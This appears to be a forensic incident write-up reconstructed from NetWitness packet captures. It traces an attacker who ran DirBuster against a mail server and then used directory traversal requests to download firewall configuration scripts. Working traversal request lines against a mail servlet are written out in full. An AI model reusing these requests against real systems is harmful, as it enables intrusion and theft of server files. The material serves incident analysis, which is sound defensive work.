
NetWitness Reconstruction for session ID: 10818141 (Source 59.92.89.108 : 17433, Target [redacted] 80)
Time 8/14/2012 11:16:13 to 8/14/2012 11:16:15 Packet Size 4,375 bytes Payload Size 3,617 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 13

REQUEST

```
 GET /servlet/DetailMail?Cmd=download&file=../../../../../../../../../..//mithi/mc
s/modules/mithi-system/conf/server/mithi-system.fw.conf.sh HTTP/1.1
Host: [redacted].com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.1 (KHTML, like Gecko) Ch
rome/21.0.1180.75 Safari/537.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Cookie: JSESSIONID=CCEA4ED3BE230529C8736E29FD35EF3F
```

```
 HTTP/1.1 200 OK
Date: Tue, 14 Aug 2012 05:46:15 GMT
Server: Apache/2.0.52 (Red Hat)
Content-Disposition: attachment; filename="mithi-system.fw.conf.sh"
```

Attacker comes back 2 days later



[redacted] > 59.92.89.108 > Sessions for "unix shell script"

Displaying 1 - 2 of 2

	Time	Service	Size	Events	
View	2012-Aug-14 11:16:13	IP / TCP / HTTP	4.27 KB	59.92.89.108 -> [redacted]	17433 -> 80 (http)
View	2012-Aug-16 21:39:38	IP / TCP / HTTP	16.44 KB	59.92.89.108 -> [redacted]	7910 -> 80 (http)

Attacker comes 2 days later to get another configuration file


itchybrid Content - Session 17396158

NetWitness Reconstruction for session ID: 17396158 (Source 59.92.89.108 : 7910, Target [redacted] : 80)
Time 8/16/2012 21:39:38 to 8/16/2012 21:39:39 Packet Size 16,837 bytes Payload Size 14,889 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 34

REQUEST

```
 GET /servlet/DetailMail?Cmd=download&file=../../../../../../../../mcs/components/
mithi-fw-iptables/conf/server/iptables.rules.sh HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockw
ave-flash, application/vnd.ms-xpsdocument, application/x-quickviewplus, applicati
on/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, application/x
-ms-application, application/x-ms-xbap, application/xaml+xml, */*
Accept-Language: en-us
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322;
 .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; InfoPath.2; .NET
4.0E; .NET4.0C)
Host: mail.echoupal.com
Proxy-Connection: Keep-Alive
Cookie: Login=test_echoupal.com; JSESSIONID=BBE7467450CD8C2BEEE16B3329D2AB8A
```

Content of the IPTABLE




	Time	Service	Size	Events	
View	2012-Aug-14 11:16:13	IP / TCP / HTTP	4.27 KB	59.92.89.108 -> [redacted]	17433 -> 80 (http)
View	2012-Aug-16 21:39:38	IP / TCP / HTTP	16.44 KB	59.92.89.108 -> [redacted]	7910 -> 80 (http)

NetWitness Reconstruction for session ID: 10818141 (Source 59.92.89.108 : 17433, Target [redacted] : 80)
Time 8/14/2012 11:16:13 to 8/14/2012 11:16:15 Packet Size 4,375 bytes Payload Size 3,617 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 13

Server responds with iptables

```
#!/bin/bash

# Source the config file
. /etc/mithi/mcs/registry.conf.sh
. "$mithi_fw_iptables_func_file"

##############################################################
# Setting for LDAP
. "$mithi_system_ldap_fw_conf_file"

##############################################################
# Setting for SAMBA ( remote backup )
. "$mithi_system_samba_fw_conf_file"

##############################################################
# Include the mailing-firewall config file.
. "$mithi_mailing_fw_conf_file"

##############################################################
```

Another file type(Perl Script) confirmed the tool used to explore vulnerabilities



< 2012-08-09 05:35 2012-09-14 01:4

[redacted] (4)

Action Event (2 items)
head (4) - get (4)

Content Type (1 item)
text/html (4)

Errors (3 items)
404 not found (4) - http_404 (2) - 403 forbidden (1)

Extension (3 items)
jsp (4) - html (4) - <none> (4)

Forensic Fingerprint (4 items)
xml (4) - perl script (4) - html (4) - javascript (2)

Filename [open]

Directory [open]


Client Application (2 items)
dirbuster-1.0-rc1 (http://www.owasp.org/index.php/category:owasp_dirbuster_project) (4) - dirbuster-1.0-rc1 (4)

Server Application (1 item)
apache/2.0.52 (red hat) (4)

Languages (2 items)
korean (1) - european (1)

The attacker used DirBuster tool to Exploit directory traversal vulnerability

Session Details for DirBuster Tool



[redacted] > 59.92.89.108 > Sessions for "perl script"

	Time	Service	Size	Events	
View	2012-Aug-10 19:40:59	IP / TCP / HTTP	685.18 KB	59.92.89.108 -> [redacted]	16108 -> 80 (http)
View	2012-Aug-10 19:42:03	IP / TCP / HTTP	293.37 KB	59.92.89.108 -> [redacted]	16131 -> 80 (http)
View	2012-Aug-10 19:42:19	IP / TCP / HTTP	207.09 KB	59.92.89.108 -> [redacted]	16138 -> 80 (http)
View	2012-Aug-10 19:45:05	IP / TCP / HTTP	249.97 KB	59.92.89.108 -> [redacted]	16280 -> 80 (http)

Investigating the perl scripts

itchybrid Content - Session 3785173

NetWitness Reconstruction for session ID: 3785173 (Source 59.92.89.108 : 16108, Target [redacted] : 80)
Time 8/10/2012 19:40:59 to 8/10/2012 19:41:42 Packet Size 701,631 bytes Payload Size 652,429 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 883


REQUEST

```
 GET /manual/ru/env.html HTTP/1.1
User-Agent: DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirB
uster_Project)
Host: [redacted]
Cookie: $Version=0; JSESSIONID=13C63951ABD5B5D1DE5823345E071836; $Path=/
```

Open Source tool used for Directory Brute Force

```
 HTTP/1.1 200 OK
Date: Fri, 10 Aug 2012 14:11:01 GMT
Server: Apache/2.0.52 (Red Hat)
Content-Location: env.html.en
Vary: negotiate,accept-language,accept-charset
TCN: choice
Last-Modified: Sat, 21 Feb 2004 00:37:42 GMT
```

The attacker also uploaded a executable file on server



[redacted]> 59.92.89.10 > abnormal exe

< 2012-08-09 05:35 — 2012-08-20 12:30 >

Hostname Aliases (1 item)
[redacted]m (11)

Source IP Address (1 item)
59.92.89.108 (11)

Destination IP address (1 item)
[redacted]11)

Action Event (2 items)
get (9) - put (3)

User Account (1 item)
login (1)

Content Type (9 items)
spectrum.consume (11) - spectrum.analyze (11) - chunked (10) - text/plain (9) - text/html (3) - multipart/form-data (2) - image/gif (1) - application/x-www-form-urlencoded (1) - application/x-javascript (1)

Extension (4 items)
<none> (11) - js (1) - gif (1) - css (1)

